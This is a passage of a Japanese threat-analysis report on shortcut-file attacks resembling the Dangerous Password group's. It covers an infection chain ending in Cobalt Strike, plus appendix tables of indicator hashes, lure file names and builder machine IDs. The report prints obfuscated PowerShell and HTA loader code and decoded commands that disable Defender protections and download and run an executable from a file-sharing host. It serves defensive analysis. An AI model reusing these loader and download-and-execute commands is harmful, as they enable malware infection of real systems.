

図 12 メモリ上に展開された Cobalt Strike

[8] このときダウンロードされた EXE ファイル（2nd）は、ASLR（Address Space Layout Randomization：アドレス空間位置のランダム化）が False に設定されていたため、メモリ上のアドレス位置が固定であった。

4.2 パターン B における攻撃の詳細

パターン B では、まずショートカットファイルを実行すると、不正接続先から HTA ファイルがダウンロードされ、実行される（図 13）。このときダウンロードされる HTA ファイルは、ショートカットファイルと同じ難読化方式にてコードが難読化されている（図 14）。

```
Local Base Path                 : C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe
Description                     : Notepad
Relative Path                   : ..¥..¥..¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe
Command Line Arguments          : <#E25[$y^hCh?#>$AOXQGPSTiGxNiMi=@(93870,93876,93865,93877,93858,93793,93865,93877,9387
7,93873,93876,93819,93808,93808,93865,93872,93859,93872,93859,93872,93877,93807,93871,93862,93877,93808,93798,93830,9382
7,93798,93826,93816,93798,93826,93828,93798,93830,93828,93798,93818,93827,93798,93826,93817,93798,93830,93828,93798,9381
8,93815,93798,93827,93813,93807,93865,93877,93858);<#E25[$y^hCh?#>$nlNLmrdnUMHL=@(93834,93830,93849);<#E25[$y^hCh?#>func
tion ZpVcMKvagFTdUemr($IPrgelP){$tGBGiBkIBJGTTIz=93761;<#E25[$y^hCh?#>$cFtsjVV=$Null;foreach($wtNnDcNeuNtnxeO in $IPrgel
P){$cFtsjVV+=[char]($wtNnDcNeuNtnxeO-$tGBGiBkIBJGTTIz)};return $cFtsjVV};sal dxJtWunDRVREygU (ZpVcMKvagFTdUemr $nlNLmrdn
UMHL);<#E25[$y^hCh?#>dxJtWunDRVREygU((ZpVcMKvagFTdUemr $AOXQGPSTiGxNiMi));
Icon File Name                  : shell32.dll
Machine ID                      : win-jgleOo7fsbs
```

この検体では、93XXXの数字をそれぞれ93761で引き算し、ACSII文字に変換すると、可読できる文字列となる

図 13 ショートカットファイルに仕掛けられた悪意のあるコードと難読化解除方法の例

```
Function qDftvHcPKu()
    Dim ubnONWJpQGAyYM
    Dim LQNzmd
        Dim wOqKeJOZP
    ubnONWJpQGAyYM = Array(78602,78612,78641,78610,78600,78607,78642,78627,78634,78626,78631,78597,78610,78594,78614,78636,78647,78599,78613,78607,78599,78635,78634,78629,78595,78629,78640,78
641,78600,78644,78626,78626,78628,78641,78616,78651,78627,78628,78626,78607,78610,78651,78642,78595,78628,78627,78651,78618,78618,78651,78643,78612,78642,78643,78608,78619,78635,78605,78608,7
8629,78619,78594,78614,78642,78651,78598,78627,78627,78629,78615,78602,78613,78630,78600,78649,78600,78644,78632,78594,78626,78630,78610,78611,78601,78594,78602,78635,78636,78626,78649,78609,
78609,78607,78649,78640,78609,78630,78651,78596,78617,78594,78617,78646,78597,78642,78618,78639,78636,78646,78602,78632,78597,78605,78640,78650,78602,78635,78607,78642,78643,78615,78642,78594
,78632,78599,78645,78599,78633,78612,78634,78627,78645,78630,78628,78619,78600,78616,78607,78610,78627,78615,78651,78642,78611,78611,78605,78598,78618,78651,78631,78631,78610,78602,78604,7859
6,78603,78616,78608,78649,78649,78613,78599,78612,78605,78633,78639,78618,78634,78609,78643,78637,78616,78648,78609,78616,78615,78594,78634,78609,78646,78640,78632,78634,78638,78596,78604,786
36,78613,78619,78609,78635,78601,78609,78613,78602,78609,78633,78630,78636,78629,78638,78615,78603,78601,78645,78603,78613,78645,78640,78632,78603,78640,78651,78597,78602,78638,78617,78631,78
602,78616,78597,78598,78602,78651,78601,78630,78600,78629,78600,78600,78640,78615,78650,78637,78601,78613,78617,78626,78644,78645,78642,78642,78631,78645,78600,78647,78602,78606,78604,78616,7
8643,78595,78615,78608,78626,78633,78606,78603,78651,78609,78597,78642,78639,78633,78644,78639,78642,78608,78648,78641,78608,78648,78638,78609,78631,78606,78619,78609,78645,78605,78615,78648,
78613,78636,78609,78639,78594,78635,78604,78619,78600,78607,78627,78629,78641,78594,78596,78650,78595,78612,78599,78646,78609,78615,78601,78647,78608,78599,78635,78607,78602,78648,78610,78639
,78646,78603,78617,78596,78612,78598,78639,78600,78597,78617,78634,78595,78615,78603,78626,78630,78604,78627,78608,78627,78599,78627,78630,78649,78629,78614,78618,78646,78651,78648,78610,78600
3,78649,78639,78635,78632,78629,78594,78632,78648,78630,78651,78642,78644,78638,78600,78619,78599,78631,78599,78597,78633,78634,78641,78633,78612,78630,78619,78619,78649,78632,78645,78600,786
00,78600,78619,78597,78634,78626,78645,78594,78603,78646,78612,78648,78600,78636,78637,78605,78616,78646,78613,78608,78646,78645,78634,78627,78602,78599,78610,78596,78598,78626,78634,78609,78
637,78644,78636,78637,78607,78596,78643,78630,78638,78598,78645,78638,78609,78645,78627,78634,78644,78607,78596,78597,78607,78630,78606,78607,78617,78649,78647,78628,78604,78643,78648,78635,7
8606,78597,78604,78608,78594,78651,78650,78614,78596,78640,78628,78642,78651,78648,78606,78609,78630,78634,78603,78642,78617,78630,78596,78601,78632,78616,78608,78609,78601,78609,78614,78646,
78601,78604,78626,78606,78634,78606,78633,78644,78608,78634,78594,78618,78595,78615,78607,78627,78637,78632,78650,78627,78634,78599,78606,78633,78595,78596,78634,78629,78637,78635,78607,78639
,78614,78634,78635,78641,78615,78594,78632,78611,78594,78610,78627,78640,78630,78629,78600,78604,78603,78638,78629,78627,78610,78644,78606,78595,78649,78644,78604,78632,78630,78598,78601,7863
1,78615,78606,78597,78612,78638,78618,78599,78637,78651,78632,78627,78612,78629,78617,78597,78617,78647,78617,78614,78651,78599,78638,78617,78628,78616,78633,78643,78629,78641,78651,78639,786
48,78603,78648,78613,78611,78619,78640,78618,78637,78632,78644,78627,78635,78610,78646,78617,78626,78640,78638,78637,78600,78636,78601,78626,78635,78641,78627,78648,78598,78632,78628,78648,78
651,78645,78631,78602,78633,78598,78638,78649,78601,78651,78635,78612,78607,78604,78639,78605,78628,78603,78611,78640,78596,78608,78632,78606,78595,78616,78635,78627,78650,78643,78613,78598,7
8598,78647,78627,78642,78637,78637,78641,78616,78596,78640,78630,78601,78594,78640,78606,78618,78596,78609,78614,78647,78609,78639,78645,78637,78607,78613,78601,78605,78614,78604,78651,78609,
78631,78630,78608,78611,78635,78649,78626,78642,78613,78647,78638,78607,78636,78618,78605,78606,78603,78604,78619,78634,78617,78618,78641,78610,78595,78641,78628,78611,78630,78630,78595,78643
,78641,78608,78627,78616,78626,78646,78641,78599,78641,78629,78627,78614,78595,78632,78595,78641,78602,78646,78596,78603,78636,78610,78643,78601,78641,78649,78610,78645,78614,78602,78606,7864
1,78645,78646,78618,78615,78648,78641,78638,78609,78615,78614,78645,78645,78648,78614,78609,78615,78640,78639,78603,78635,78627,78643)
    LQNzmd = ZnQRCgFqzmehOjpr(ubnONWJpQGAyYM)
qDftvHcPKu = LQNzmd
    End Function
qDftvHcPKu()
Function CycPBQgJLy(ByVal eWjjVWLgJQTKpNR)
    CycPBQgJLy = VarType( eWjjVWLgJQTKpNR)
End Function
Function sZfXAthwTo(ByVal KiKkVBUCTf)
    Dim eWjjVWLgJQTKpNR
    Dim TWjBWHPEWErJPyIqBI
    Dim LEwaPuLnAvoOyHVixW
    Dim qdBsedZOwATMb
    qdBsedZOwATMb = 78529
    eWjjVWLgJQTKpNR = CycPBQgJLy(KiKkVBUCTf)
        If eWjjVWLgJQTKpNR = 8204 Then
    For Each TWjBWHPEWErJPyIqBI In KiKkVBUCTf
        LEwaPuLnAvoOyHVixW = LEwaPuLnAvoOyHVixW & (TWjBWHPEWErJPyIqBI - qdBsedZOwATMb)
        Next
    End If
    sZfXAthwTo = LEwaPuLnAvoOyHVixW
End Function
Function eAjrOi(ByVal objectType)
```

図 14 HTA ファイルの内容（一部抜粋）

HTA ファイルが実行されると、不正接続先から EXE ファイル（1st）がダウンロードされ実行される。EXE ファイル（1st）の処理は一部 Base64 でエンコードされており、デコードすると不正接続先から EXE ファイル（2nd）をダウンロードして実行する処理となっている（図 15）。


```
powershell Set-MpPreference -MAPSReporting Disabled
Add-MpPreference -ExclusionExtension ".exe"
PowerShell Set-MpPreference -SubmitSamplesConsent 2
Invoke-WebRequest -Uri
https://filebin.net/[redacted]/crypto.exe -o crypto.exe
start crypto.exe
```

図 15 EXE ファイル(1st)のデコンパイル結果(一部抜粋)とデコード内容

ダウンロードされる EXE ファイル(2nd)以降は、パターン A の図 9～図 12 までと同じ処理を行い、最終的に不正接続先から暗号化されたバイナリデータがダウンロードされ、Cobalt Strike のツールがメモリ上で実行される。

なお、パターン B でショートカットファイルや HTA ファイルに施されていた難読化方式は、公開情報 [9]にある Quantum Builder というツールで生成されたファイルの難読化方式(図 16)と類似していることを確認している。ただし、本検体が同ツールを用いて作成されたものであるかは IPA では検証しておらず不明である。



図 16 公開情報上の Quantum Builder の難読化解除の図

[9] Quantum Software: LNK file-based builders growing in popularity (CYBLE)
https://blog.cyble.com/2022/06/22/quantum-software-lnk-file-based-builders-growing-in-popularity/

5 おわりに

本四半期に観測した、IPA で入手したショートカットファイルを悪用した攻撃の手口について、過去確認した Dangerous Password の攻撃手口を含め類似点や相違点を説明した。Dangerous Password については、本書公開時点においても、日本も対象として攻撃活動を行っているグループであり、攻撃動向には注意が必要である。類似した攻撃は Dangerous Password と同一の攻撃グループによるものであるかは不明であり、引き続き IPA では動向を注視していく。

また、本書の説明では省略したが、ショートカットファイルの中には一部コマンドが欠損しており動作しないものや、攻撃に使われた不正接続先に正規のサービスを悪用しているものも確認している。これらのことから、攻撃者も試行錯誤を繰り返しながら、攻撃手口を変化させていることが推察される。

本件のように、複数の同種の検体や、類似検体を調査・解析することによって得られる知見から、攻撃グループの動向や類似した攻撃である可能性といった様々な推論を行うことができる。これらがただちに企業や組織のセキュリティ対策に繋がるわけではないが、攻撃者の意図を把握しようとする試みは、長期的な観点では必要なことであると思われる。ウイルス解析を通じ、このような知見を積み重ねていくことが、被害を未然に防ぐための対策を考慮する上でも、意義があるものと考えている。

本書の内容が、企業や組織のセキュリティ対策の一助になれば幸いである。

本書執筆：伊藤 博康

6 Appendix

これまで紹介した検体の他に、IPA で調査・確認[10]している公開情報から入手した Dangerous Password による攻撃ファイルを Appendix A、類似手口の攻撃ファイルを Appendix B、不正接続先の情報を Appendix C と D にまとめている。本内容が国内を対象とした攻撃に使われたというものであるか確認できてはいないが、なんらかの攻撃に関連する参考情報としてほしい。

6.1 Appendix A Dangerous Password による攻撃ファイル

- 圧縮ファイルの一覧

表 3 Dangerous Password による攻撃ファイル（圧縮ファイル）

項番	ハッシュ値（SHA-256）
1.	e099ae57f9d5b63a8297f958973c650fa5564a022fcfed00bbb67f8993077cab
2.	da95c60317ca3ae481920d8d722140577f3f223bfefa4b40e2836e8398fb30fe
3.	a50ec2f42bec1c43e952de2728de0217f178440bdd8fcef70bb6db4c27e9b4bb
4.	eb56dde44edebfd84c513fbc07ec318e53911b5f6bfd895ad087e0d8cf8e3ff1
5.	d43437c693e439185dddebb691a0b1f76fffbfdd3b6aeb6689221bda818e089c
6.	172ae2c82891c2c9a141518df480851a64b768bec0aabf7d1dc1433320423fb6
7.	7ad1f7c989d7d8937bf9a1aca255c273a0bede03e6d26f5537971bd264fbadd9
8.	0f413432d5f4fc1479ea058d6f45c6214f5d1aa6f56a367ace5b86d7ebe31dea
9.	a837287bf214666ca214b5530dd56edbd6469e6a6c179a6075dc64422ee5a65f
10.	e784a3169431980569d2376c611748b36a28f3f4e4644436846f554c3ef65b30
11.	b0dd8c5bc3a8609f4c963c572f92f5a91da663e92e10c26ce385ecb27999db18
12.	00efd0888b1772382ff75931ee186cbbcaf6576a0211ac1ab26420484259427a
13.	919380f60b8e644ebdf68bbc64dd14e012d50df343bd35881636f0d1ee934f1f
14.	ef3c435a184a1f2a756a597967504ae8744184553571620962238e2ac29471ee
15.	c034d3c6858a30eb4a31caa305d916996442f951edb58ba12247aceb755594c3
16.	c2d9a510d82a3e003a059c6448fff61ba9e39fe8ec6f079b90adabfc93f72b4e
17.	1b1c8103d7cf206e0e055a95d9d3ff305d4a89f62c3d692a3d28745d3259158f
18.	fe820433b912d08483030ae0a3229d2617f71999178fd29c909478ddef2fba8f
19.	208748e56c5c3254c081d2a4c390ae7a8c221d4edaa47014e5edf58b2672f436
20.	c909d2214af7449e9aabc3dad45465e8786b5aa4d25ed6abffce2fc3d9547b8e
21.	037cc3b3d97cf0edcb2f081b5d49944ce95ebfb6aa05dc0f97eb53b5627357fb
22.	3249e2eb1eaa628dcf7c83062463bc6bad36515b130e760333da98ea8ffd362e
23.	c35414673681517a7931f37fb299edac13ed993afa3e9a0009f2e0983e02d8e2
24.	c51dac0daa46fd15ac1004f60c494db3094298dd0c8e6cb245ea3a569959645a
25.	fd6c1fe9beaa905311ab053151013d1226636c20296a0947b7c8f1d22fffa430
26.	d6ef3b25a179970598564d5afeb6f6834edbacba4982ef3d239e094bad9cc525
27.	1f133cd72ca6cdb7804c5c154bea0ea3992cac9f3378184986eb4a0e59ddd1c3
28.	997429deb1ed9d9c614af3f44730f143c944f04f273afb84375dffe526fde5de
29.	c526a0c38236a1c4c1184e3bcde6308f7f38ae1222b00287b73d6ab08084b170
30.	281316e8e5a440db0f732c12248b2fea33491ee75ee1d26c017af862ea08e630

[10] Appendix の各表内の並び順は、IPA にて公開情報で確認した順番としている。

項番	ハッシュ値（SHA-256）
31.	439fcbfd868078a4f774c17400c3af9d730458578a8e51c349c2b9848ba2afef
32.	29556900da294c2c8e1b9cd90da1e51665959ec12f74d80a5bce30670988cc93
33.	481629605412b02746f6ed7c102a391a4d8d49bd90f137bb262b723437de0937
34.	ba2e82c8aab2cfa52e32d6b7964dec0e9e835018b8e3f7934fa38b2b02c79bf0
35.	4fdbfcf1f753c00de8fca3fd30f8f5b738aff57b1272e5ab0894a666b91f3ae3
36.	365c5d33a053c0d63d38920659520ce298d0a810eac090c384a2fa33799b8611
37.	5b2feafef96ca2c77dc40bc3f287bbe30dc0af5829b4d36050d9776d996f23cb
38.	1454e53a6ffe2182be96391fb6f2cb5783142e2e0e03f26abab027e9c296088e
39.	a0d070b66408654cdcb84784e77914dc355a23c81e3e6ef36362470619c4de96
40.	5c9feebf9db4a6c0dcb4ee249c21dde09566e5549bd26e68a54c7055bed257f6
41.	de12a81e816c160167799b8b2febfdfec03845d0de454a308f9a1d122f28c4ee
42.	c0eca31fa12a7785f5d296dcd9816075ba14f7cfb556999302c55b491014a89f
43.	3979b2d47cec119a9a22a80b1e5cdda7c59e97f9fc144918c20eeec5e27a6549
44.	a488b6bc2f4674c3a8fada86cc2794888713e61278c7c47d27f9706be0d18f4d
45.	a35941513fc25b1755738f9ff59543d90701fd37bfca38d6e4cc4436de92e47b
46.	aa14385d5c11d2be93ea0bfd42efd8736649486c75b9fdea59a9f2912265ae28
47.	3f01f16519c636e7b0ae5e9f01c0645d38485cb9117e2ca799ad98183437a73d
48.	cadd48debc8640828d9c119789666e3402d3f6fc4f98519c6024b9b03c09e598
49.	7d51b53ebe2b58faed502a106a7536787de4b94694e007e55151ae9d63023305
50.	6dd94d0b82d96f9afb3ecc48b779fcde5de22f8fd69fc46b27bbda99004adc76
51.	89b5c9569da52f20b27adb39082206209d238b98fa2081a662e7dcf85f85d07e
52.	9de0c94bffe2fb7a87d05fd0087fecefa68c9b76c20f746cad7523f335f719c2
53.	a80884ac34c1bc3b351bb30a95ca1944ecad407b22442caa087d06486b8a0d5e

- 圧縮ファイルに格納されているパスワードがかけられた文書ファイルの一覧

ファイル名については、同一ハッシュ値で複数のファイル名のものが確認されているが、確認できたファイル名ごとに列挙している。

表 4 Dangerous Password による攻撃ファイル（文書ファイル）

項番	ハッシュ値（SHA-256）	ファイル名
1.	03e3eb441834030151cb5dbad343147324c2405cb30b5d16e602bb961c924301	Monthly Report.pdf
2.	d26e8d5c2580c45df9ea5c553878be5b851bf25c8a073c29a177a7d9a5416076	Обзор рисков проекта (август 2019 г.).docx
3.	889d8a3c809f6330a9b68503218ed37699df0e0a2260bc5ee16f002edeac7505	1.New Employee's Salary and Bonus Guideline.docx
4.	889d8a3c809f6330a9b68503218ed37699df0e0a2260bc5ee16f002edeac7505	2.New Employee's Salary and Bonus Guideline.docx
5.	841cb0a9c337b705dee97707d3c36e3c34f81c70737df38ac52a94234f5c618c	detail-protected.pdf

項番	ハッシュ値（SHA-256）	ファイル名
6.	127b43b538a302070e7d898b11d345b5ca0e752265 85e7dcd5488133a8627823	事業の指針 (2019.11) .docx
7.	12ad9f58faa16ebe8edce71dc90855d160242b58c7 83970423d81f409648a0a6	Security Report (August 2019).docx
8.	89fff0e862a789fad7124dd56e44e7632181449b6e2 eb4d8d6c338c523f449a5	Development Management Plan.docx
9.	c653d4097878e9c9de47e6824ee44ce1572239e55 30fb13373b86321246e8da5	Project Risk Review.docx
10.	b313ba2c4bc01a817deeae6e6a98ede2e953176060 b7bc99c9dcbe02f49d4ba6	New Profit Distribution.docx
11.	3ac12b9d9317b02082ef7a4cb45ec432a034369e79 e5bfab58b869a1a0b21e5e	Risk Reviews(Feb 2020).docx
12.	a7dfa742df787b85692937c14a838a70821a1ca4d4 7a77b3f47f78cc81fd28ed	Project Development Plan.docx
13.	b313ba2c4bc01a817deeae6e6a98ede2e953176060 b7bc99c9dcbe02f49d4ba6	Profit Distribution Plans.docx
14.	3644a49b1bebda5b4a8ef404b42c5dd85187cf5bb9 24867ceea3869b6c1caf59	New Profits Distribution.pdf
15.	2e0e4200f59eca25e48269aee417b8a01d677a02c9 086f669446faa6e3fdabcc	Salary Schedule.docx
16.	9814faaf0c20b20896bd24544b8c530808ed78510e 3a209c9d3e720638048755	Risk Assessment Checklist.pdf
17.	2e0e4200f59eca25e48269aee417b8a01d677a02c9 086f669446faa6e3fdabcc	New Profit Distribution.docx
18.	889d8a3c809f6330a9b68503218ed37699df0e0a22 60bc5ee16f002edeac7505	Bonus Schedule for Members.docx
19.	0d5f3d73ab9517c7b563b65ddada57538cc40df1b4 05faa28f0cf9523f9969be	Week #21 Market Report.pdf
20.	3b1ac67fbca5cf286b96841d9c472414ac1a09d061 5bb927b542b79b39156341	Password_Policy-All Products.xlsx
21.	166e89f4854319dce5be4756f3d4bed2deb3d7289a b8a3cd528b947e4d2c3503	●●● Introduction (Blockchain).pdf
22.	661820016c397ed3cc9bc44d101f16ddc94b35ebc8 47ba35c45d4f215e4d34c0	New Project Development Plan (Q4.2019).docx
23.	5ec17311ff78c68a160513db29c21ef435e295f9694 4c3d76ff89c00c821bb77	Bank Account Details.docx
24.	02f18b089eccce35e89eb7f0ff5c2628a317d5ad2a2 e3a02778fa6cfcf6c66c1	Bank Card Screenshots.docx
25.	9f41999bd940d0455753fb80e159473d11c8ce8c2b cb933177199312f9337b78	Passport KYC.docx
26.	98fedbc81faf7d3cf52136265f2965f9fde4061043c0 85144026cf2875952739	LAPS-Server-Config-details.xlsx

項番	ハッシュ値（SHA-256）	ファイル名
27.	528e7fbed7273b6a9c97471572deb8943237fe18fe7f6d8282b03167e523f138	●●●-20-074 Doc.docx
28.	f3604b89c8d3bc649116ddc29861bd121b20e80b7688b195842622300bf270f9	Report (March, 2021).pdf
29.	584e8cc37bceb5ce6b39a50794961ef9d0ed134eafe67f0443a4d180f4184a15	New Bonus Announcemnet.docx
30.	202315fd814c8e1a9cc845eb6f6e71e528be0df4a28cd5876bdde3abc2b396a7	2021.5 績效管理.docx
31.	bb53309ce516f5e96627b0cf2caf8d6cb257e9fd18d0a3c2b0a967cd04ac10cc	New Development Guidelines.docx
32.	a6c9e9a9a4a05249502dee5d21dc92b3cdd44a0d0f044678715a6ecd907a938c	New Profits Distributions.docx
33.	fa638f17a74abcc2bf79fa3ca7459a1725ac012842b2dfdccd4bdfd8c2298bbc	1.Year-End Bonus Plan.pdf
34.	a3200ecaf7316277c6d104991be512ae79799f26439d157dc43703c3646aecf8	Annual P&L Statement.xlsx
35.	a9ecb2c9292cb2d021b122ff5ee1d3f45c672fd75af71e823e524130eb9dd81b	New Salary Adjustments.docx
36.	33cfadfa50f27bc26ef1c59c26ff190e56ec85825b74e47ace94059dbd365a58	Digital Asset Management Job Opportunities.pdf
37.	9c8318960aed6e006540d53b326ee6648ce0f79381a3c6dfdef24c92e00e3ed8	1. [●●●] Personal Advice.docx
38.	9251aee215b3f31d59a5bd59ae4041c227c66da57ae8eec7400ab4b3f0a7620e	New Salary Adjustments.pdf

※　一部ファイル名は”●”にて匿名化しています。

- ショートカットファイルの一覧

表 5 Dangerous Password による攻撃ファイル（ショートカットファイル）

項番	ハッシュ値（SHA-256）	Machine ID	Drive Serial number	MAC Address
1.	1bd1853d2d1fdd6605b3295e09223a364e1dc160462fd9cb912d09c5ce919bd1	desktop-m9r59ro	1AEEE0BD	74:27:ea:25:d6:11
2.	1c9d1c2725ea0ef74a16d4d3e83b8e02d6e427266dc5ede660198165e865ddc4	desktop-m9r59ro	1AEEE0BD	74:27:ea:25:d6:11
3.	d70988e43ebc4981e880489b11b6c374d466ef04803f9c2e084af037049cfd04	desktop-3qnluk1	5CD40236	94:b8:6d:42:68:1d
4.	dd7cd9c0778c94229c8ca3938c527c1c94e0d4fd6c7c671b1105f8b8ce0b6ad8	desktop-3qnluk1	5CD40236	94:b8:6d:42:68:1d
5.	f9e299c562195513968be88c6096957494cf15195a05c4abc907520eff872332	desktop-3qnluk1	5CD40236	94:b8:6d:42:68:1d

項番	ハッシュ値(SHA-256)	Machine ID	Drive Serial number	MAC Address
6.	57278dab6a0e8438444996503a6528ff8a816be0060d5e5db7a6ab1a0d6122f1	desktop-drple9q	C6192C1F	a8:1e:84:e9:96:db
7.	cfc66bc211dfa1a9a8cb4c476e3ce50f796c28ef397b0308bcf33080853e8995	desktop-40rv62t	F6B43908	00:50:56:c0:00:08
8.	122674a261ac7061c8a304f3e4a1fb13023f39102e5605e30f7aad0ab388dfa0	desktop-l2c0mes	32F76E3A	94:b8:6d:40:61:b7
9.	9b20767b11f7e54644104d455aa25c6a0fc99ce9d7b39b98408f8687209585e2	desktop-drple9q	C6192C1F	a8:1e:84:e9:96:db
10.	c9a8dbac885c20cc7901fd3b53d557a808145806b36c066836039c4e656fffe9	desktop-l2c0mes	32F76E3A	94:b8:6d:40:61:b7
11.	7dcbeb1806296739acfa5819872e8d9669a9c60be1fc96be9cb73ca519917ae8	desktop-40rv62t	F6B43908	d8:c4:97:1f:3c:82
12.	516e58ddabe506c18098bd0ee842edb6c3ae4b49cbe51b844e79009d070ccc39	desktop-3qnluk1	5CD40236	94:b8:6d:42:68:1d
13.	fa7af4250e02d0936c437bd6e091e2b2bfd77e8938ac3853e3281ef91ee38a94	desktop-3qnluk1	5CD40236	94:b8:6d:42:68:1d
14.	024ce4d9aabf0a25ca609d356c4a6254b0cdc1e57c93f50a4d2a907b01861e21	desktop-40rv62t	F6B43908	00:50:56:c0:00:08
15.	dffd5189580f53236543c4010a48d994629934ee54cfdaafc9de1f83bf35d06e	desktop-drple9q	C6192C1F	a8:1e:84:e9:96:db
16.	02d8b12b641379001f3236bef47d91abf1d4f58a4e62a67202295521a6b601f5	neomailer	CE1FA155	94:b8:6d:3d:40:ea
17.	aeac84c2c39c1c47acc4301ecd5357b6e21d5b972a447af08037d37611d8fcd3	desktop-vbes95g	DE285B24	08:00:27:54:6c:5d
18.	6ea04c6cda18b297928009da41bb2f329a63840d66c2b2d54e26a482065bdd4e	desktop-k0vel1i	10403519	94:b8:6d:b6:a8:ef
19.	915a1924ff9299cbf28e48d7e1df5a09d7fe0d6a664564aea84e63f230eaa96e	desktop-l2c0mes	32F76E3A	94:b8:6d:40:61:b7
20.	426650ccd372823b531bc417e33f39582714b368953e464647b3be281f010de7	desktop-8mhabvl	FE1689CF	08:00:27:f7:8e:b9
21.	d05348bd98f781ba26a14085cac2f8040006501cad726af8638bf71350245e25	desktop-q44f264	C4B156EA	08:00:27:45:5f:1e
22.	ac8978cc72a5ff44ccc4cac9b1d88de5d61705d3c8a10cc9cab60d6059e3eac7	desktop-ubi3n5i	64C0E1A7	08:00:27:e1:33:97
23.	e2eecaabb731f95b6b0250eb5e1b0324ad5844cdc43c1b8497a6972061abf775	desktop-8mhabvl	FE1689CF	08:00:27:f7:8e:b9
24.	fbfdcfbff95fb5c54e892d2bec01554e23c76e45fb54d27a06232a5a6b7d5cc8	desktop-ubi3n5i	64C0E1A7	08:00:27:e1:33:97
25.	7ee88c6f150ca4ed19655146d644024d5034ce93686900eff0b3521f66ed55c6	desktop-ubi3n5i	64C0E1A7	08:00:27:e1:33:97
26.	b421bdc7966462c06743fda4ad3abe33b7a7d77bd8971f0f4b03848acaa9cb80	desktop-40pfpbl	F2C4D353	08:00:27:82:e6:ff

項番	ハッシュ値(SHA-256)	Machine ID	Drive Serial number	MAC Address
27.	7590eb0eae2fd6b8fbc59ec3d6c95a292edd042bd2e0d2c085630ee491c450c4	desktop-ubi3n5i	64C0E1A7	08:00:27:e1:33:97
28.	2b3fb6bda062f520155d55603e723ea927cfe6367fcc2eb67aa317790f86704e	desktop-40pfpbl	F2C4D353	08:00:27:82:e6:ff
29.	9ab13bfc2c60c1c15e677df76e8768e054d01d24f095cecf752491f785babc0b	desktop-mn3id9	64C0E1A7	44:e2:27:71:ef:32
30.	bc64a9361f5125309c747675b5c176fd8a941ed8040642f1c4914e730edc4f7d	desktop-40pfpbl	F2C4D353	08:00:27:82:e6:ff
31.	517b42bd87238852a26d27c23da105367783a40e013d6f315549cb875551298a	desktop-40pfpbl	F2C4D353	08:00:27:82:e6:ff
32.	a2af7ce3ddcb8bcce83c837902373ed880c3feee44453889bf5d0162b6989659	desktop-q44f264	C4B156EA	08:00:27:45:5f:1e
33.	5d183e8950c7fd56350d5c7edd42481b7f164e34243fe832b1f4dd125da08b32	desktop-mn3id9	64C0E1A7	44:e2:27:71:ef:32
34.	a4da4c09963be14742b1135dbbc7535b71c912dc7bbbbdadf5d0c7215bdff7d4	desktop-40pfpbl	F2C4D353	08:00:27:82:e6:ff
35.	cfbcd8b9f4e92856efd47ebcf48d78f704e38b555a0a97693cc52c800bdf2a7e	desktop-mn3id9	64C0E1A7	44:e2:27:71:ef:32
36.	070be2bfc60d1616afb196d523f1540d5fb62867d379f6e87b6f65bc38455c5a	desktop-40pfpbl	F2C4D353	08:00:27:82:e6:ff
37.	7dab46470f9e6ca4ec984b188eaad8de83fc24ad4e1818b10f7e7d1209ac0ec0	desktop-3qnluk1	5CD40236	94:b8:6d:42:68:1d
38.	60f5f52653589ea35180538c9c6598c94691e7c99f7f62ffadcc2e7abdb7e296	desktop-m9r59ro	1AEEE0BD	74:27:ea:25:d6:11
39.	59469f24e845cea12de9b5e80ca06ccc4d27fb912b0d93a2125ddf1665077f4f	desktop-m9r59ro	1AEEE0BD	74:27:ea:25:d6:11
40.	0edf580aa26d452ed435a68ebcbdfd69a84b0a5e4f272ef9930b0388fbffcd91	desktop-40pfpbl	F2C4D353	08:00:27:82:e6:ff
41.	9c3431932cdf13c6c126df26bab60259fc040e1d97c60f0bd621d9e35469c40c	desktop-mn3id9	64C0E1A7	44:e2:27:71:ef:32
42.	15f3104857117ab5f558e0c472d33e3525609d8fe91123207e5ce2859770f1dc	desktop-m9r59ro	1AEEE0BD	74:27:ea:25:d6:11
43.	ee89cb42cb85238e0154a35a44a3c65697685b5fbef338fa0d6f719df17d9f1d	desktop-m9r59ro	1AEEE0BD	74:27:ea:25:d6:11
